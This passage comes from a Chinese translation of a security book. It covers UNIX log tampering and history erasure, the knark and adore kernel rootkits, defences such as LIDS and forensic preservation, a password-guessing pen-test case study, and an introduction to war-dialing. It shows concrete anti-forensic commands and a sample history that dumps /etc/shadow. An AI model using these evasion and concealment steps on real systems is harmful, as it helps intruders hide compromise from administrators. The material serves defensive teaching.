需要改动的文件有多个，包括messages、secure、wtmp和xferlog。既然wtmp日志文件是二进制格式的(它一般只供who命令使用)，攻击者于是往往得用一个rootkit中的程序来修改它。wzap是专门针对wtmp日志文件的程序，用于从中去除指定用户的日志项。下面是攻击者执行wzap的一个例子

```
[quake]# who ./wtmp
```

```
joel       ftpd17264  Jul   1     12:09 (172.16.11.204)
root       tty1       Jul   4           22:21
root       tty1       Jul   9           19:45
root       tty1       Jul   9           19:57
root       tty1       Jul   9           21:48
root       tty1       Jul   9           21:53
root       tty1       Jul   9           22:45
root       tty1       Jul   10          12:24
joel       tty1       Jul   11          09:22
stuman     tty1       Jul   11          09:42
root       tty1       Jul   11          09:42
root       tty1       Jul   11          09:51
root       tty1       Jul   11          15:43
joel       ftpd841    Jul   11          22:51 (172.16.11.205)
root       tty1       Jul   141         0:05
joel       ftpd3137   Jul   15          08:27 (172.16.11.205)
joel       ftpd82     Jul   15          17:37 (172.16.11.205)
joel       ftpd945    Jul   17          19:14 (172.16.11.205)
root       tty1       Jul   24          22:14

[quake]# /opt/wzap
Enter username to zap from the wtmp: joel
opening file...
opening output file...
working...

[quake]# who ./wtmp.out
root       tty1       Jul   4           22:21
root       tty1       Jul   9           19:45
root       tty1       Jul   9           19:57
root       tty1       Jul   9           21:48
root       tty1       Jul   9           21:53
root       tty1       Jul   9           22:45
root       tty1       Jul   10          12:24
stuman     tty1       Jul   11          09:42
root       tty1       Jul   11          09:42
root       tty1       Jul   11          09:51
root       tty1       Jul   11          15:43
root       tty1       Jul   14          10:05
root       tty1       Jul   24          22:14
root       tty1       Jul   24          22:14
```

重新输出的日志文件(wtmp.out)抹掉了用户joel的日志项。简单地使用拷贝命令

把 wtmp.out 拷贝回 wtmp 之后，攻击者就去除了自己的登录账号的日志项。有些程序(例如用于 SunOS 4.x 的 zap)实际改动的是最终登录日期/时间(以防系统管理员针对某个用户执行 finger 命令)。攻击者接下去应该手工编辑(使用 vi 或 emacs) secure、messages 和 xferlog 日志文件，这将进一步抹除他们的活动记录。

攻击者需做的最后几步工作之一是去除自己的命令历史记录。UNIX 上有许多 shell 会作为历史记录运行过的命令，以提供方便地检索和重复执行命令的功能。举例来说，Bourne again shell(/bin/bash)在用户的主目录中维持一个称为.bash_history 的文件，其中维护着相应用户近来使用过的一个命令清单。通常作为结束活动前的最后一步工作，攻击者会删除自己执行过的命令历史。举例来说，某个.bash_history 文件可能大体如下：

```
tail -f /var/log/messages
vi chat-ppp0
kill -9 1521
logout
< the attacker logs in and begins his work here >
id
pwd
cat /etc/shadow >> /tmp/.badstuff/sh.log
cat /etc/hosts >> /tmp/.badstuff/ho.log
cat /etc/groups >> /tmp/.badstuff/gr.log
netstat -na >> /tmp/.badstuff/ns.log
arp -a >> /tmp/.badstuff/a.log
/sbin/ifconfig >> /tmp/.badstuff/if.log
find / -name -type f -perm -4000 >> /tmp/.badstuff/suid.log
find / -name -type f -perm -2000 >> /tmp/.badstuff/suid.log
...
```

攻击者会使用简单的文本编辑器删除自己执行过的命令，然后使用touch命令重新设置回该文件的最近访问日期和时间。攻击者可以进行如下设置以禁止shell的历史记录特性，这样就不会生成历史文件了：

```
unset HISTFILE; unset SAVEHIST
```

此外，攻击者也可以把.bash_history 符号链接到/dev/null：

```
[rumble] # ln -s /dev/null ~/.bash_history
```

```
[rumble] # ls -l .bash_history
lrwxrwxrwx  1 root    root  9 Jul 26 22:59 .bash_history - > /dev/null
```

日志清理攻击对策

重要的是把日志信息写到难于修改的媒体上。支持只许添加(append-only)标志等扩展属性的文件系统就是这样的一种媒体。这么一来，每个日志文件只能往其中增添日志信息，而不能由攻击者对它们作修改。这不是万灵的，因为只要有足够的时间、精力和专门知识，攻击者仍可能绕过这种机制。第二种方法是使用syslog机制把关键的日志信息发送到某台安全的日志主机上。出自Core Labs的Secure syslog产品(http://www.core-sdi.com/english/freesoft.html)实现了远程syslog上的加密能力，有助于保护关键的日志文件。注意，如果你的系统被侵害了，那就很难指望该系统上现存的日志文件来提供正确的信息，因为攻击者很容易操纵它们。

内核rootkit

我们已花了一些时间讨论一旦系统受损后，传统的rootkit修改已有文件或对已有文件实施特洛伊木马型攻击的问题。不过这种诡计已略显陈旧了。最新的，也是最险恶的rootkit变种是现在基于内核(kernel)的rootkit。这些基于内核的rootkit可以修改UNIX内核来愚弄所有系统程序，但并不修改程序本身。

通常，可装载内核模块(LKM: Loadable kernel module)是用来往运行的内核装入附加的功能而不将这些特性编译进内核的，这就允许根据需要装入或卸载核心模块。这样，可以编译一个较小的比较紧凑的内核而模块则根据需要增减。许多UNIX均支持此种特性，包括Linux、FreeBSD以及Solaris。但这种功能也可能被攻击者滥用，来完全操纵系统和所有进程。LKM不是用来装入网卡之类的驱动程序，而是用来截获系统调用，并修改其对某些命令的响应方式。最有名的两个内核rootkit为knark for Linux以及THC的Solaris Loadable Kernel Modules (http://www.infowar.co.uk/thc/ files/thc/slkm-1.0.tar.gz)。我们将详细讨论knark (http://packetstorm.securify.com/UNIX/penetration/rootkits/knark-0.59.tar.gz)。不过，关于Solaris kernel的后门也可从http://www.infowar.co.uk/thc/files/thc/slkm-1.0.html/上找到。

knark是Creed开发的，是Linux 2.2.x 系列中以内核为基础的rootkit。此软件的核心是模块knark.o，攻击者用内核模块安装工具insmod可安装此模块。

```
[shadow] # /sbin/insmod knark.o
```

然后，我们可看看该模块是否已装入：

```
[shadow] # /sbin/lsmod
Module          Size      Used by
knark           6936      0     (unused)
nls_iso8859-1   2240      1     (autoclean)
lockd           30344     1     (autoclean)
sunrpc          52132     1     (autoclean) [lockd]
rtl8139         11748     1     (autoclean)
```

我们看到knark内核模块已然装上。同样，管理者也很容易检测到此模块，这样攻击者的企图就难以得逞。因此，攻击者可用modhide.o LKM(是knark软件的一部分)将knark模块从lsmod输出中删去。

```
[shadow] # /sbin/insmod modhide.o
modhide.o: init_module: Device or resource busy
[shadow] # /sbin/lsmod
Module          Size      Used by
nls_iso8859-1   2240      1     (autoclean)
lockd           30344     1     (autoclean)
sunrpc          52132     1     (autoclean) [lockd]
rtl8139         11748     1     (autoclean)
```

当再运行lsmod时，knark果然魔术般消失了。

knark其他令人感兴趣的工具还有：

- **hidef** 隐藏系统中的文件。
- **unhidef** 将隐藏文件还原。
- **ered** 配置exec-redirection(重定向)，使攻击者的特洛伊木马程序可以代替原版本运行。
- **nethide** 隐藏/proc/net/tcp及/proc/net/udp中的字串，这是netstat获得信息的地方，从而可隐藏攻击者对受害系统的连接。
- **taskhack** 改变运行进程的UID和GID，这样，攻击者就可以将/bin/sh的进程属主(普通用户)改为root的用户ID(0)。

- rexec 在knark服务器上远程执行命令。它支持假冒源地址，用此命令可以逃过检查。
- ▲ rootme 不用SUID程序获得root访问权限。下面的例子即可说明。

```
[shadow] $ rootme/bin/sh
rootme.c by Creed @ # hack.se 1999 creed @ sekure.net
Do you feel lucky today,hax0r?
bash#
```

除了knark外，Teso创建了一个升级的内核rootkit，称为adore，可从http://teso.scene.at/releases/adore-0.14.tar.gz上获得。此程序比knark有过之无不及。其一些选项如下：

```
[shadow] $ ava
Usage: ./ava {h,u,r,i,v,U}  [file, PID or dummy (for 'U')]
h hide file
u unhide file
r execute as root
U uninstall adore
i make PID invisible
v make PID visible
```

如果这些还不够吓人的话，Silvio Cesare写了一篇论及相关工具的文章，可以将内核内存补上后门系统且不需LKM支持。此文章和相关工具可从http://www.big.net.au/~silvio/runtime-kernel-kmem-patching.txt上获得。最后，Job De Haas在研究Solaris的内核攻击上做了许多工作，可以从http://www.itsx.com/kernmod-0.2.tar.gz上看到一些β版的代码。

内核rootkit对策

内核rootkit破坏性大且不易发现。当一个系统受到破坏后，对二进制文件乃至内核本身也不能相信了。而且当内核受损后，即使Tripwire这样的检验工具也会变得无用武之地。检测knark的可行方法是以knark对付knark。由于knark允许入侵者给特定PID发送kill-31来隐藏任何进程，你也可以发送kill-32来解除隐藏。向每个进程发送kill-32的一个简单shell脚本如下：

```
#!/bin/sh
rm pid
S=1
  while [ $S -lt 10000 ]
        do
        if kill -32 $S; then
        echo "$S" >> pid
        fi
S='expr $S + 1'
Done
```

记住，kill-31 和kill-32 是knark 创建时可选配置。因此更老练的攻击者会修改这些选项以防检查。不过，大多数攻击者还是会用缺省设置的。

预防是我们推荐的最好对策。使用诸如LIDS(Linux Intrusion Detection System)之类的程序就是一个很好的预防措施。它可从www.lids.org 上获得，并提供如下功能：

- ▼ "密封"内核以防修改
- ■ 防止装入或下载内核模块
- ■ 不可变文件属性或只允许添加的文件属性
- ■ 锁定共享内存块
- ■ 进程ID操作保护
- ■ 保护敏感的/dev/文件
- ▲ 端口扫描检测

LIDS是内核补丁，可应用于已存在之内核，但内核需重构。LIDS安装后，使用lidsadm工具来"密封"内核，以防止前面提到的各种侵害。我们来看使用了LIDS后，再用knark的情形：

```
[shadow] # insmod knark.0
Command terminated on signal 1
```

从/var/log/messages上可看到，LIDS不仅检测到有装入模块之企图，而且予以制止。

```
Jul  9 13:32:02 shadow kernel: LIDS: insmod (3 1 inode 58956) pid 700
user (0/0) on pts0: CAP_SYS_MODULE violation: try to create module knark
```

对于非Linux的安全性级别要求很高的系统，就得禁止LKM。虽然这种方法不够优雅，但这能防止一个淘气的家伙毁了你一天的好心情。

8.5.2 rootkit 恢复

尽管我们在此不能提供紧急响应预案或计算机法庭辩论程序(computer forensic procedure)，但当要命的电话响起时，如何组织资源应对仍是十分重要的。电话的情形往往这样"喂，我是××网络的管理员，我有理由相信，你的系统正在攻击我们。""怎么会呢?这一切正常啊!"你如此回应。对方会叫你好好检查并给他回话。这时你的胃开始发疼，曾受过攻击的管理员都有同感。你得决定发生了什么，怎么发生的。首先得保持镇定 并意识到此时对系统的动作都会影响入侵的电子证据。即使只是查看文件，也会影响文件最后一次访问的时间戳。保存证据的第一步应该创建一个带静态链接二进制文件的toolkit，这些二进制文件是已由厂商加密认证过的。使用静态链接二进制文件是必要的，以防攻击者修改受害系统上的共享库文件。这些必须在事故发生之前做好。这张软盘或CD-ROM盘中至少要包含下面的静态链接程序

```
ls          su      dd
ps          login   du
netstat     grep    lsof
w           df      top
finger      sh      file
```

有了此toolkit，保存和UNIX系统上每个文件均相关和三个时间戳也很重要，包括最后访问时间、修改时间、创建时间。保存这些信息的一个简单的方法是运行下列命令并将输出保存至软盘或外部介质：

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR  > /floppy/timestamp_creation.txt
```

至少，你可以开始离线检查输出，而不会破坏可疑系统。在大多数情况下，你将处理以缺省配置安装的rootkit。你应能看到许多rootkit文件、sniffer日志等等，这取决于rootkit安装的时间。当然，这是假定你处理的rootkit没有修改内核，任何对内核的

修改都会使上面提到的命令毫无意义。诸如Trinux(http://www.trinux.org)之类的安全启动介质可以给出足够信息来决定你是否被rootkit过了。有了这些信息之后，应咨询下面的资源来完全决定修改了哪些东西，破坏是如何发生的。记录详尽的运行命令及其输出是很重要的。

- http://staff.washington.edu/dittrich/misc/faqs/rootkits.faq
- http://staff.washington.edu/dittrich/misc/faqs/responding.faq
- http://www.stanford.edu/ ~dbrumley/Me/rootkits-desc.txt
- http://www.fish.com/forensics/freezing.pdf and the corresponding Forensic toolkit(http://www.fish.com/security/tct.html)

在事故真发生之前一定要有很好的紧急响应计划(http://www.sei.cmu.edu/pub/documents/98.reports/pdf/98hb001.pdf)。不要一有安全破坏，就呼叫有关当局，事实上，其间要做的事情是很多的。

8.6 小结

阅读完本章后可以看出，UNIX是个需要足够的知识和考虑去充分实现安全措施的复杂系统。使得 UNIX 如此流行的强大威力和雅致特性在作者们看来也是它的最大安全弱点之所在[8]。许多远程和本地漏洞发掘技巧有可能允许攻击者颠覆甚至于貌似最强化过的UNIX系统的安全。缓冲区溢出条件经常有所发现。不安全的编程活动仍然泛滥，而监视这种活动的恰当工具又往往滞后。系统管理员和攻击者之间在漏洞发掘与补救上"道高一尺，魔高一丈"的争斗将持续不断。表8.3 提供了有助于管理员步入无忧无虑的安全境界的额外资源。

[8] 对于UNIX有深刻认识的任何读者都应该对这个观点持怀疑态度。实际上UNIX安全的最大问题出在系统管理员对UNIX的认知和管理水平上，而不是UNIX的优势存在问题。

名称	操作系统	位置	说明
Titan	Solaris	http://www.fish.com/titan/	有助于“强化(titan)”solaris的一组程序
Solaris Security FAQ	Solaris	http://www.sunworld.com/sunworldonline/common/security-faq.html	有助于锁固Solaris的指南
Armoring Solaris	Solaris	http://www.enteract.com/~lspitz/armoring.html	如何武装Solaris。这篇文章提供了准备防火墙安装的系统化方法以及可下载的一个武装Solaris用的shell脚本
Peter Galvin编写的NIS+ part1:What 's in a Name(Service)?	Solaris	http://www.sunworld.com/sunworldonline/swol - 09-1996/swol - 09 security.html	对NIS+的安全特性给出详尽的探讨
FreeBSD Security How-To	FreeBSD	http://www.freebsd.org/ ~jkb/howto.html	这个How-To文档尽管特定于FreeBSD，但所涵盖大部分内容也适用于其他UNIX(特别是OpenBSD和NetBSD)
Kurt Seifried编写的Linux Administrator's Security Guide(LASG)	Linux	http://www.seifried.org/lasg/	关于加强Linux系统安全的最好论文之一
HP-UX Security	HP-UX	http://wwwinfo.cern.ch/dis/security/hpsec.html	关于HP-UX安全的信息
Lance Spitzner编写的Watching Your Logs	通用	http://www.enteract.com/~lspitz/swatch.html	如何利用swatch计划并实现一个针对日志文件的自动过滤器。包含配置与实现的例子
UNIX Computer Security Checklist (Version 1.1)	通用	ftp://ftp.auscert.org.au/pub/auscert/papers/unix_security_checklist	方便的UNIX安全检查清单
Peter Galvin编写的The Unix Secure Programming FAQ	通用	http://www.sunworld.com/sunworldonline/swol-08-1998/swol-08-security.html	关于安全设计原理、编程方法和测试的建议
CERT Intruder Detection Checklist	通用	ftp://info.cert.org/pub/tech_tips/intruder_detection_checklist	关于寻找系统可能被危害的迹像的指南

表8.3 UNIX安全资源

第3部分

「攻击网络」

- 拨号、PBX、Voicemail与VPN攻击
- 网络设备
- 防火墙
- 拒绝服务型攻击

案例研究：汗流浃背的一战

每次攻击与渗透的合约都提供了独特的发掘公司信息及其计算结构的机会。首先是信息的收集(Gathering)，即通过对因特网的全面搜索获得目标公司的公共信息，比如域名、分配的IP地址段、DNS服务器以及是否可以执行区域传送(zone transfer)。然后就是目标发现(Discovery)，对整个网络进行端口扫描，发现那些可得到的机器上的服务和程序。接下来就是查点(Enumeration)工作，收集系统的特殊信息，比如用户、用户组、共享资源以及电子邮件地址等。最后，根据上述步骤收集到的信息类型和质量，攻击就正式开始！然而，在我们遇到的这个案例中，很有点特别。尽管经历了一周的艰苦工作，我们仍没有获得重大突破，不能进入其内部局域网，我们感到很大的压力。

如果没有富有成效的结果，参加项目进展会是很尴尬的，因为这会动摇客户的信心。在这次特殊的和客户会晤前，我们知道，手中并没有多少收获。会议就安排在第二天，面夜已深，我们打算史无前例地在会上承认我们的失败。

但是，只睡了几个小时，固执的我们又决定再进行最后的尝试。我们先对收集的各种信息认真地回顾了一下。已确定了其系统(一个令人讨厌的Windows 95系统)；也知道了防火墙规则(相当严谨，只有LDAP服务可用)；我们也拨打了100个电话号码，只有一个是通的；我们还从Exchange LDAP服务器上下载了用户和电子邮件地址，所以我们手里头有了用户名、电话号码、地址等等，但社交工程(social engineering)不是本次合约的一部分。因此，我们只能考虑可用的资源：一个RAS调制解调器，用户的电子邮件地址清单以及允许我们阅读用户邮件的Windows 95共享件(在Outlook的.PST 文件中)。

我们原来已对用户邮件浏览过，我们决定再对每个邮件过一遍。这次从邮箱中最老的邮件开始。真棒！我们突然看到了曙光！一封从IT部门发往所有员工的邮件中透露其初始密码设为员工的姓(last name)。当然，邮件中提到，所有用户都应立即修改其密码(不过，所有人都会如此配合吗?)。我们以前怎么会

错过这条信息呢!于是，我们都冲到机器前，开始研究名字与地址的清单。我们知道每个人的电子邮件账号(username)，从LDAP上也知道其姓和名，但我们还没有在因特网上进攻的系统。我们想起了轰炸拨打(war-dialing)练习中的RAS拨号Modem。我们曾经从LDAP文档上选取100个用户，用常规的猜密码方法试图进入过，比如不用密码，用“password”作密码，用用户名作密码，以及其他一些我们喜欢用的缺省密码——然而均徒劳无功。现在，我们从IT部门得到了提示：初始密码就是姓!

我们非常兴奋，血脉喷张，迅速地编写了一个Procomm脚本，开始在RAS上尝试我们从LDAP服务器上得到的名字的姓。打开RAS Modem，对每个人均尝试了，让我们沮丧的是，全部试遍，竟仍一无所获。我们被激怒了，难道我们真的遇到了历史上惟一的有强固密码策略的公司?这时，有人问：“RAS密码是否也和NT密码一样，也就是说，它是区分大小写的?”，我们彼此对望了一下，怔住了，但很快我们都恍过神来，又开始了我们的轰炸拨号攻击。我们做了一点修改，将姓的第一个字母改为大写。呵，搞定!很快!我们已从外面完全控制了对其内部局域网的访问。我们运行了自动的攻击脚本，在1小时之内获得了80%系统的管理员和用户访问权限。

安氏推荐
iS-One

这本书的重点不是教你“安全是什么”，而是告诉你“面对安全问题该怎么做”。书中通过大量的实例和循序渐进的步骤告诉你，黑客是如何进入你的系统的，利用了哪些漏洞，你应该如何防护你的系统。

第9章

拨号、PBX、Voicemail与VPN攻击

网络的元素中很少有像普通的旧电话系统(POTS)线路那样为人所遗忘了。然而，就是这些纵横交错的充满着电子的线路却往往险像环生。本章中，我们就会看到，一个古老的9600波特率的调制解调器如何让网络巨人折戟沉沙。使系统安全溃于蚁穴的。

我们选择从模拟拨号攻击(analog dial-up hacking)开始关于网络攻击的讨论乍看起来似乎搞错了年代。尽管因特网压倒性地遮盖着它，公共交换式电话网络(public switched telephone network，简称PSTN)现今仍然是连接大多数企业和家庭的最为普遍的方式。类似地，因特网网站被黑客攻击的轰动事例也使平平淡淡的拨号入侵相形见拙，而实际上后者完全有可能更具有破坏性。

事实上我们愿意打赌地说，大多数大公司更为脆弱的访问途径是编目不清的调制解调器连线，而不是有防火墙保护的因特网网关。AT&T著名的安全大师Bill Cheswick曾经指出有防火墙防护的网络为"软而可口的中心区周边危机四伏的外壳(a crunchy shell around a soft,chewy center)"，这个说法一直成立的确切原因在于：当经由安全保护不当的远程访问服务器完全可能切入目标柔软的乳白色下腹时，何必在高深莫测的防火墙上费心呢?加强拨号连接的安全性也许是通向确保周边安全的境界的惟一最为重要的步骤。

拨号攻击与其他攻击的步骤差不多一样，也是踩点、扫描、查点和漏洞发掘四个步骤。除某些例外，整个过程可以使用称为轰炸拨打程序(wardialer)或恶魔拨打程序(demon dialer)的传统攻击工具来自动完成。这些工具实质上就是按部就班地拨打大串大串的电话号码，记录有效的数据连接(称为载波(carrier))，尝试标识在电话线另一端的系统，再通过猜测以常用的用户名和保密短语(passphrase)有选择地尝试登录。如果回答系统(answering system)需要特殊的软件或特殊的知识，那么手工连接查点出来的号码也常常使用。

对于试图找出未得到保护的拨号线的个人来说，不论他们出于好意还是恶意，轰炸拨打软件的选择都是关键性的。本章将讨论可以从因特网上免费获取的两个最为流行的轰炸拨打程序(ToneLoc和THC-Scan)，以及由Sandstorm Enterprises刚刚发行的称为PhoneSweep的商业产品。

介绍过这些工具后，我们将展示可用来攻击由轰炸拨打软件标识的目标的手工执行或自动执行的漏洞发掘技巧，这些目标包括远程PBX和语音邮件系统。

最后，我们将讨论远程访问的前沿技术即虚拟专用网(Virtual Private Networking，

简称VPN)。尽管公司内部远程连网非常看好这种技术，关于它的安全性的讨论却并不多。到目前为止，公开声明攻击成功的VPN具体实现只有一个，我们将讨论其中所用的技巧以及对于这种新兴技术的未来的一般性认识。

电话号码踩点

流行度	*9*
容易度:	*8*
影响力:	*2*
风险率:	*6*

拨号攻击开始于标识需给轰炸拨打程序提供的电话号码范围。邪恶的黑客通常会从公司名称着手，从能够想到的尽可能多的来源汇集出一个潜在号码范围的清单。下面我们讨论指出一个公司拨号范围所在的一些机制。

最显然的着手处是电话号码目录。现今许多公司以CD-ROM为媒体出售本地电话号码薄，可用来作为轰炸拨打程序脚本的输入。一旦标识出一个主电话号码，攻击者通常就会狂轰滥炸地拨打这个号码附近的整个端局交换机号码。举例来说，如果Acme公司的主电话号码为555-555-1212，那就设置拨打555-555-XXXX范围内总共10 000个号码的轰炸拨打电话。使用四个调制解调器的话，大多数轰炸拨打软件能够在数天内拨打完整个号码范围，因此粒度(granularity)不成问题。

另一个可能的策略是打电话给本地的电信机构，尝试用甜言蜜语从不够警惕的客户业务代表口中套出目标公司的电话账号信息。这是获悉未公开印刷的远程访问或数据中心电话线信息的好方法，这些电话线通常是以独立账号名义建立的，具有不同的前缀。自称账号属主提出上述请求时，许多电话公司不会在电话上提供这些信息，除非属主正确输入密码，不过跨越机构边界时这一规则往往不再实施。

除了电话簿外，目标公司Web网站也是寻找电话号码的沃土。许多追赶Web上信息肆意流动潮流的公司会在因特网上发布自己公司完整的电话目录。这种做法往往不好，除非有能够密切地与之关联的合理商业理由。

电话号码能够从因特网上不大可能的地方找到。第1章中已探讨过最具破坏性的信息汇集地之一，不过这儿值得重提一下。由InterNIC(也称为Network Solutions组织)

管理的因特网名字注册数据库会经由位于http://www.networksolutions.com/cgi-bin/whois/whois的whois接口发放代表某个公司在因特网上的存在的主要管理方面、技术方面和收费方面联系人信息。下面这个针对“acme.com”的whois搜索输出例子展示了由InterNIC发布公司信息的优缺点。

```
Registrant: Acme, Incorporated (ACME-DOM)
Princeton Rd. Hightstown, NJ 08520
US Domain Name: ACME.COM
Administrative Contact: Smith, John (JS0000) jsmith@ACME.COM
                        555-555-5555 (FAX) 555-555-5556
Technical Contact, Zone Contact: ANS Hostmaster (AH-ORG)  hostmaster@ANS.
                                 NET
                                 (800)555-5555
```

攻击者现在不仅有可供着手拨号的一个有效端局交换机号码，而且有一个可能的候选姓名(John Smith)供向公司求助前台或本地电信机构假冒身份之用，以试图汇集更多拨号信息。指出区域技术方面联系人的第二条联系人信息展示应如何与InterNIC建立信息：需提供一个普通的职务头衔并拨打一个800电话。到此为止就没什么可说了。

最后一个策略是每隔25拨打一个新的号码，看看是否有人回答：“XYZ Corporation, may I help you?(XYZ公司，需帮忙吗?)”。这种乏味的方法在建立某个机构的拨号足迹上却相当有效。由休假的雇员留下的自动回话消息是另一个真正的“杀手”——它标识出在较长一段时间内可能注意不到自己的用户账号上有奇怪的活动的个人。雇员在自动回话系统上留问候语时也不该标识自己的机构内部身份；这么做会让攻击者很容易地标识出能用于对其他雇员下达命令的重要人物。举例来说，电话留言“Hi,Leave a message for Jim,VP of Marketing(你好，给市场部副总Jim留个口信)”会导致攻击者向IS求助前台拨打电话宣称：“This is Jim and I'm a Vice President。Change my Password now or suffer my wrath!(我是Jim，副总之一。马上改换我的密码，否则别怪我不客气!)”

对策：阻止信息的泄漏

防御电话查点的最佳对策是防止不必要的信息泄漏。当然发布电话号码是有理由的，这样客户和商业合作伙伴就能与你联系，不过这种暴露应受限制。与自己的电信

供应商密切协作以确保只公布合适的电话号码，建立一个有权执行账号管理的人员清单，并要求提供密码才能查询关于某个账号的信息。在IT部门内部建立一个信息泄漏看守小组，保持Web网站、目录服务和远程访问服务器旗标等上面没有敏感的电话号码。与InterNIC联系，去掉自己的因特网区域联系人信息。最后一项很重要的措施是，提醒用户注意，打电话给他们的并非总是他们的朋友，对于未能辨认出来的请求提供信息的打电话者应格外小心，而不管听起来可能多么无关痛痒。

9.1 轰炸拨打

轰炸拨打基本上可归结为对工具的选择。我们将依次讨论ToneLoc、THC-Scan和PhoneSweep的特殊性质，不过在此之前先讲一些基本的考虑。

9.1.1 硬件

轰炸拨打硬件的选择并非不如软件的选择重要。我们将讨论的两个自由软件工具运行在DOS中，拥有难以配置这个不应得的声誉。然而基于PC的任何轰炸拨打程序都需要知道如何为较复杂的配置对PC的COM端口耍弄花招，而且有些可能根本不工作——例如在膝上计算机中使用PCMCIA兼容卡。不要对配置异想天开——内置两个标准COM端口的一台基本PC上插一块外加两个端口的串行卡就可以了。当然，如果你实在想获得轰炸拨打系统中所提供的所有速度，可以在系统上安装一个允许有4～8个Modem的多口Digiboard卡。

硬件对于速度和效率也是主要的影响因素。轰炸拨打软件应该配置成非常谨慎地工作，在继续下一个号码前等待一个指定的超时时间，从而不会因为线上噪音或其他因素而错过潜在的目标。当把标准超时值设为45～60秒时，轰炸拨打程序一般情况下平均每个调制解调器每分钟拨打一个号码，于是简单计算一下的结果是一段10 000个号码的范围在单个调制解调器每天拨打24个小时的情况下将花约7天时间。显然，每增加一个调制解调器都显著改善总体速度——4个非高峰时段才不碍事，因此调制解调器越多越好。免费软件工具并不能很好地支持多个调制解调器。

调制解调器硬件的选择也能极大地影响效率。质量较高的调制解调器能够检测话

音响应、第二个拨号音，甚至远端号码是否在振铃。举例来说，话音检测允许轰炸拨打软件把某个电话号码立即记录成"话音"，挂掉后继续拨打下一个号码，而不必等待一段指定的超时时间(仍然是45～60秒)。既然任何一段范围内有很大比例的号码可能是话音线，消除这段等待期将极大地缩短总体轰炸拨打时间。THC-Scan和PhoneSweep的文档都推荐USR Courier调制解调器，它在这方面是最可靠的。THC-Scan的文档还推荐Zyxel Elite调制解调器，PhoneSweep的文档则列举Zyxel U-1496E Fax/Voice调制解调器作为候选者(这两种调制解调器的信息都在http://www.zyxel.com 上)。

9.1.2 合法性问题

除了选择轰炸拨打平台外，预期的轰炸拨打程序还应该严肃地考虑所涉及的合法性问题。在某些地方，顺序拨打大量号码是非法的，即使设备允许这么做，当地电话公司也会对这种行为持怀疑的态度。当然，我们要讨论的所有软件都会对所拨打的号码范围作随机排列以躲避注意，不过要是被抓住，这仍然提供不了"保释出狱的自由卡"。因此出于合法目的参与这种活动的任何人必须从目标实体获取书面的合法性许可才能进行这样的测试。在有签名的文档中应明确写上所同意的电话号码范围，这样碰到并不真正属于目标实体的号码时，责任就在目标实体一方了。

该协约还得指定目标实体愿意每天允许轰炸拨打活动进行的时间。我们已经提到过，在一家大公司的上班时间拨打它的整个端局交换机号码肯定会引起暴怒而影响生产，因此要在深夜到凌晨这段时间进行。

警告 *对允许CallerID(显示拨打者ID)的电话号码进行轰炸拨打时是要小心的，每次都会留下卡号。而且从同一个地方的多次拨打会引起目标的愤怒。因此，要在自己的电话线上阻塞住CallerID(当然，如果是获得轰炸拨打许可的话，就问题不大)。另外，拨打800号码也会暴露你的号码，因为这是对方付费的。*

9.1.3 外围成本

最后别忘了对远程目标执行密集的轰炸拨打期间极易累积起来的长途话费。在给自己的公司提出轰炸拨打测试的建议时，应准备好向主管部门据理力争这笔外围费用，

我们接下去将详细讨论每个工具的配置与使用，这样管理员能够迅速着手自己的轰炸拨打测试工作。不过，需要注意的是，以下讨论只是给出轰炸拨打软件某些高级能力的皮毛而已——特此公告"RTFM"(read the freakin' manual的简称)是为防止误解的全局声明。

9.1.4 软件

既然为避免与高峰公事活动发生冲突，大多数轰炸拨打是在凌晨几个小时进行的，因此随意调度扫描并记录昨晚未完成的拨号工作结束之处的能力变得颇有价值。自由软件工具ToneLoc和THC-Scan会以确定的间隔拍下进展中的结果的快照并自动保存到数据文件，以便将来容易重启，这就是断点续启能力。它们还提供在单个24小时的时间段内指定扫描起止时间的基本能力。然而对于跨越数天的调度，用户必须依赖于派生自操作系统的调度工具和批处理脚本。不过PhoneSweep是完全自动进行调度的。

如果说这显得我们偏爱PhoneSweep，那就是吧，不过这纯粹是出于我们为大规模轰炸拨打测试而广泛使用ToneLoc、THC-Scan和PhoneSweep的过程中留意到的实践原因。对于需要尽可能省时省力得出结果的安全咨询专家来说，PhoneSweep确实不错。当然为这种方便而付出产品价格也许会让ToneLoc和THC-Scan在可预见的未来继续存在。对于有规律的高容量工作，PhoneSweep是物尽所值的，不过对于每6个月一次的小规模拨号足迹的审计则不值得去花钱购买它。

ToneLoc

流行度:	*9*
容易度:	*8*
影响力:	*8*
风险率:	*8*

出自Minor Threat & Mucho Maas公司的ToneLoc是最早出现且最为流行的轰炸拨打工具之一("ToneLoc"是"Tone Locator"的简称)。最初的ToneLoc站点已不再存在，不过它仍有些版本可从许多地下因特网"电话窃贼(phone phreaking)"站点找到。像大多数拨号软件一样，ToneLoc运行在DOS中(或者是运行在Windows 9x或Windows NT

上的DOS窗口中，再就是运行在UNIX上的DOS模拟器中），而且已被黑客和安全咨询专家多年的实践证明是有效的工具。不幸的是，ToneLoc的原作者从未维护它的更新升级工作，安全群体中也没有人自告奋勇出来接替该工具的开发工作。如果你在考虑使用轰炸拨打程序来评价站点的安全性，那么我们建议使用更为健壮的THC-Scan。

ToneLoc易于设置成用于基本的轰炸拨打工作，但在使用更为高级的特性上则有点复杂。配置工作的第一步是在命令行运行称为TLCFG的一个简单工具，把调制解调器配置之类基本参数（COM端口、I/O端口地址和IRQ必须设置）写入一个名为TL.CFG的文件，它由ToneLoc在启动时刻检查。TLCFG.EXE如图9.1所示。

